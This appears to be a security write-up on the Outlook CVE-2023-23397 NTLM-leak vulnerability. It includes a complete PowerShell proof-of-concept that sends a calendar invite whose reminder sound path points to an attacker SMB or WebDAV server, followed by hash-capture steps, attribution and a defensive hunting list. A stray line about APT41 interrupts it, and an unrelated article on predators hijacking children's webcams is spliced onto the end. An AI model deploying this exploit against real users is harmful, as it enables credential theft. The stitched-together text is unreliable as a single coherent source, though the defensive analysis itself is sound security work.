Below is a series of screenshots detailing the PoC exploit attack chain and how it looks from the victim and attacker's perspective.




Figure 1: Calendar Appointment Popup Created Upon Message Delivery Created by the Proof-of-Concept Code.

We simply need to create a new appointment and save it, before sending to our victim:

```
File Edit View Tools Debug Add-ons Help
Untitled1.ps1* X
1 # PoC script for CVE-2023-23397, ported to PowerShell
2
3 $ol = New-Object -ComObject Outlook.Application
4 $meeting = $ol.CreateItem('olAppointmentItem')
5 $meeting.Subject = 'Time for a malicious meeting'
6 $meeting.Body = 'Simple CVE-2023-23397 test script'
7 $meeting.Location = 'Virtual'
8 $meeting.ReminderSet = $True
9 $meeting.Importance = 1
10 $meeting.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
11 $meeting.Recipients.Add('John123@Hiring_Solutions.com') # Set 'to' email address here
12
13 # Creates a meeting 16 mins in the future with a reminder 15mins before - should trigger the request 1minute after running
14 $meeting.ReminderMinutesBeforeStart = 15
15 $meeting.Start = [datetime]::Now.AddMinutes(16)
16 $meeting.Duration = 30
17 $meeting.ReminderPlaySound = $True
18 $meeting.ReminderOverrideDefault = $True
19
20 # This is the property that causes the vulnerability -
21 # Outlook will attempt to load the sound file from a remote
22 # server (if specified in the UNC path)
23 $meeting.ReminderSoundFile = "\\<UNC PATH>" # Change to your SMB server
24
25 # This can also be a WebDAV request either via HTTP or HTTPS:
26 # $meeting.ReminderSoundFile = "\\foobar.com@80\soundfile.wav"
27 # $meeting.ReminderSoundFile = "\\foobar.com@SSL443\soundfile.wav"
28
29 $meeting.Save()
30 $meeting.Send()
```


The above figure shows the malicious “ReminderSoundFile” parameter referencing the external SMB share. This script iterates through the working directory and displays “ReminderSoundFile” parameters that include UNC paths. Here's the complete script of the above file for readers to better understand.

```
# PoC script for CVE-2023-23397, ported to PowerShell
# Credits go to Dominic Chell at MDSec
# See: https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/
```

```
$ol = New-Object -ComObject Outlook.Application
$meeting = $ol.CreateItem('olAppointmentItem')
$meeting.Subject = 'Time for a malicious meeting'
$meeting.Body = 'Simple CVE-2023-23397 test script'
$meeting.Location = 'Virtual'
$meeting.ReminderSet = $True
$meeting.Importance = 1
$meeting.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
$meeting.Recipients.Add('user@domain.com') # Set 'to' email address here
```

```
# Creates a meeting 16 mins in the future with a reminder 15mins before - should trigger the
request 1minute after running
```

```
$meeting.ReminderMinutesBeforeStart = 15
$meeting.Start = [datetime]::Now.AddMinutes(16)
$meeting.Duration = 30
$meeting.ReminderPlaySound = $True
$meeting.ReminderOverrideDefault = $True
```

```
# This is the property that causes the vulnerability -
# Outlook will attempt to load the sound file from a remote
# server (if specified in the UNC path)
$meeting.ReminderSoundFile = "\\<UNC PATH>" # Change to your SMB server
```

```
# This can also be a WebDAV request (see https://www.n00py.io/2019/06/understanding-unc-paths-smb-and-webdav/) either via HTTP or HTTPS:
```

```
# $meeting.ReminderSoundFile = "\\foobar.com@80\soundfile.wav"
# $meeting.ReminderSoundFile = "\\foobar.com@SSL@443\soundfile.wav"
```

```
$meeting.Save()
$meeting.Send()
```

Identical dissection of the .msg file for an attack leveraging NTLM leakage over 443/TCP TLS (note both WebDAV variations can likely be done on any port but using standard 443/TCP for TLS egress will blend in with standard outbound web traffic and be harder to detect.

Additionally, if no TLS proxy is present there will be no way to detect that this contains NTLM hash at perimeter egress points as it is encrypted/encapsulated in TLS protocol). This vulnerability is particularly interesting as it will trigger NTLM authentication to an IP address (i.e. a system outside of the Trusted Intranet Zone or Trusted Sites) and this occurs immediately on opening the

e-mail, irrespective of whether the user has selected the option to load remote images or not.




Figure 3: TCPView showing the outbound SMB connection to the attacker’s machine. This is the source of the NTLM hash disclosure and is running under System (Standard SMB Attack Variant)




Figure 4: Additional telemetry on the outbound connection to the malicious SMB share provided by Sysmon's Event ID 3 in Splunk



Figure 4a: Identical Sysmon network telemetry data in the 80/TCP WebDAV/HTTP variant of the attack



Figure 4b: Identical Sysmon network telemetry data in the 443/TCP TLS variant of the attack.




Figure 5: Wireshark capture on the “attacker’s” machine showing the inbound SMB/NTLM transaction from the victim machine

Google has detected APT41, a Chinese nation-state group using an open source red teaming tool known as Google Command and Control (GC2)




Figure 6: The victim's NTLM hash is displayed on the console of the “attacker’s” machine where they can then leverage it in later stages of the attack chain




Figure 6a: Identical NTLM hash display when the attacker is leveraging the 80/TCP HTTP/WebDAV or the 443/TCP TLS variant of the attack

Once the threat actor has obtained the NTLM hash, they can use custom tools designed to crack NTLM hashes . Some of these tools may require a password dictionary list, which, depending on the password length and complexity policies set by the organization, could reduce the chance of some passwords being cracked. With the NTLM hashes cracked, the threat actor can then conduct brute force attacks or attempt to login to public-facing login portals with the credentials.

Attack Vector Analysis

The current exploitation attempts of CVE-2023-23397 have been linked to a threat actor believed to be based in Russia. Notably, this actor has targeted the foreign ministry of Romania, transportation companies in Poland, and two Ukrainian gas companies. Although the exact attribution cannot be confirmed, there is a significant possibility that the threat actor is backed by the Russian state.

There are two potential scenarios for future exploitation attempts targeting this vulnerability. The first hypothesis suggests that nation-state threat actors will continue to exploit CVE-2023-23397 in limited and targeted attacks. This is due to the nature of the vulnerability, which requires sending an email to capture NTLM hashes and elevate privileges. The process of cracking these hashes offline or using them to authenticate with other systems that accept NTLM authentication does not align with the typical *modus operandi* of financially motivated cybercriminals.

The second hypothesis suggests that financially motivated threat actors, such as initial access brokers, may also exploit this vulnerability. The ease of exploitation, lack of user interaction required, absence of multifactor authentication support by NTLM, and the expectation of a stable Proof of Concept (PoC) exploit code becoming available soon, make it an attractive technique for stealing NTLM hashes. These stolen credentials can be cracked and compiled into a list that threat actors can use to gain unauthorized access to organizations that do not employ multifactor authentication for their authentication processes. Additionally, the technique of MFA prompt-bombing has been observed as a means to bypass MFA controls if the credentials are already known.

In ATI's assessment, both hypotheses are plausible. Nation-state threat actors have already demonstrated their capability and willingness to exploit CVE-2023-23397, and it is likely that they will continue to do so in targeted attacks. Additionally, financially motivated threat actors, such as

initial access brokers, may seize the opportunity to exploit this vulnerability for their own gains, especially given the relative ease of exploitation and potential value of stolen NTLM hashes.

Detection and Response, Mitigation and Remediation

Detecting and responding to exploits targeting CVE-2023-23397 requires a multi-layered approach. The customer advisory emphasizes the importance of implementing advanced threat detection mechanisms and keeping security software up to date. Regular updates enable systems to detect and block malicious activities associated with this vulnerability. Additionally, organizations should establish incident response plans to quickly mitigate any successful exploitation, including isolating affected systems, removing malicious code, and implementing necessary patches and updates.

Below is the list of things that you should be on the lookout for:

- Outbound SMB activity to external servers (TCP 445).
- Outbound SMB activity on high/arbitrary ports to external servers (ex. 8083/TCP).
- o Hunt by searching for app=smb in firewall logs and exclude default/standard ports and internal traffic.
- o SMB variant has not been seen using non-standard ports but it is recommended to assume it is possible and hunt accordingly.
- Outbound NTLM authentication activity over HTTP (can be 80/TCP or any arbitrary port, see Figure 5a).
- Outbound NTLM authentication activity over HTTPS (443/tcp or any arbitrary port, will not be visible without TLS proxy decryption. NTLM leak will appear as standard outbound HTTPS/TLS if no decrypting web proxy appliance is implemented).
- Calendar invites/appointments, tasks, or notes message types containing UNC paths.
- Malicious appointments/tasks/notes containing the following parameters set with remote servers .
- o PidLidReminderFileParameter
- o PidLidReminderOverride
- svchost.exe spawning rundll32.exe with an external IP address or domain shown in the command line (associated with WebDAV-related exploitation of this vulnerability).
- Pass the hash alerts and anomalous user authentications from external sources.

To mitigate the risks associated with CVE-2023-23397, organizations should prioritize applying security patches and updates provided by Microsoft promptly. Ensuring that all systems running Microsoft Outlook are up to date with the latest security patches helps address the underlying vulnerability and minimizes the attack surface. Additionally, organizations should conduct phishing awareness training to educate users about potential threats and enhance their ability to identify and avoid social engineering attacks.

Conclusion

The exploitation of CVE-2023-23397 in Microsoft Outlook highlights the pressing need for comprehensive vulnerability analysis, timely mitigation, and proactive security measures. By understanding the background, exploitation techniques, real-world attacks, and mitigation strategies, organizations can effectively protect their systems and users from the risks associated with this critical vulnerability. Collaboration, information sharing, and proactive defense measures are instrumental in countering such threats and ensuring the security and integrity of email communication in the future.

Online predators target children`s webcams, study finds.

ONLINE SECURITY

Eden Kamar

Postdoctoral research fellow, Hebrew University
of Jerusalem

Christian Jordan Howell

Assistant Professor in Cybercrime, University of
South Florida

There has been a tenfold increase in sexual abuse imagery created with webcams and other recording devices worldwide since 2019, according to the Internet Watch Foundation.

Social media sites and chatrooms are the most common methods used to facilitate contact with kids, and abuse occurs both online and offline.

Increasingly, predators are using advances in technology to engage in technology-facilitated sexual abuse.

Once having gained access to a child's webcam, a predator can use it to record, produce and distribute child pornography.

We are criminologists who study cybercrime and cybersecurity. Our current research examines the methods online predators use to compromise children's webcams. To do this, we posed online as children to observe active online predators in action.

Chatbots

We began by creating several automated chatbots disguised as 13-year-old girls. We deployed these chatbots as bait for online predators in various chatrooms frequently used by children to socialize. The bots never initiated conversations and were programmed to respond only to users who identified as over 18 years of age.

We programmed the bots to begin each conversation by stating their age, sex and location. This is common practice in chatroom culture and ensured the conversations logged were with adults over the age of 18 who were knowingly and willingly chatting with a minor. Though it's possible some subjects were underage and posing as adults, previous research shows online predators usually represent themselves as younger than they actually are, not older.

Most prior studies of child sexual abuse rely on historical data from police reports, which provides an outdated depiction of the tactics currently used to abuse children. In contrast, the automated chatbots we used gathered data about active offenders and the current methods they use to facilitate sexual abuse.

Methods Of Attack

"We conducted a forensics investigation of the links and found that 19% (71 links) were embedded with malware, 5% (18 links) led to phishing websites, and 41% (154 links) were associated with Whereby"

In total, our chatbots logged 953 conversations with self-identified adults who were told they were talking with a 13-year-old girl. Nearly all the conversations were sexual in

nature with an emphasis on webcams. Some predators were explicit in their desires and immediately offered payment for videos of the child performing sexual acts. Others attempted to solicit videos with promises of love and future relationships. In addition to these commonly used tactics, we found that 39% of conversations included an unsolicited link.

We conducted a forensics investigation of the links and found that 19% (71 links) were embedded with malware, 5% (18 links) led to phishing websites, and 41% (154 links) were associated with Whereby, a video conferencing platform operated by a company in Norway. It was immediately obvious to us how some of these links could help a predator victimize a child.

(Cont'd On Next Page)

Online predators use malware to compromise a child’s computer system and gain remote access to their webcam. Phishing sites are used to harvest personal information, which can aid the predator in victimizing their target. For example, phishing attacks can give a predator access to the password to a child’s computer, which could be used to access and remotely control the child’s camera.

Whereby Video Meetings

At first, it was unclear why Whereby was favored among online predators or whether the platform was being used to facilitate online sexual abuse.

After further investigation, we found that online predators could exploit known functions in the Whereby platform to watch and record children without their active or informed consent.

This method of attack can simplify online sexual abuse. The offender does not need to be technically savvy or socially manipulative to gain access to a child’s webcam. Instead, someone who can persuade a victim to visit a seemingly innocuous site could gain control of the child’s camera.

Having gained access to the camera, a predator can violate the child by watching and recording them without actual – as opposed to technical – consent. This level of access and disregard for privacy facilitates online sexual abuse.

Based on our analysis, it is possible that predators could use Whereby to control a child’s webcam by embedding a livestream of the

video on a website of their choosing. We had a software developer run a test with an embedded Whereby account, which showed that the account host can embed code that allows him to turn on the visitor’s camera. The test confirmed that it is possible to turn on a visitor’s camera without their knowledge.

We have found no evidence suggesting that other major videoconferencing platforms, such as Zoom, BlueJeans, WebEx, GoogleMeet, Go To Meeting and Microsoft Teams, can be exploited in this manner.
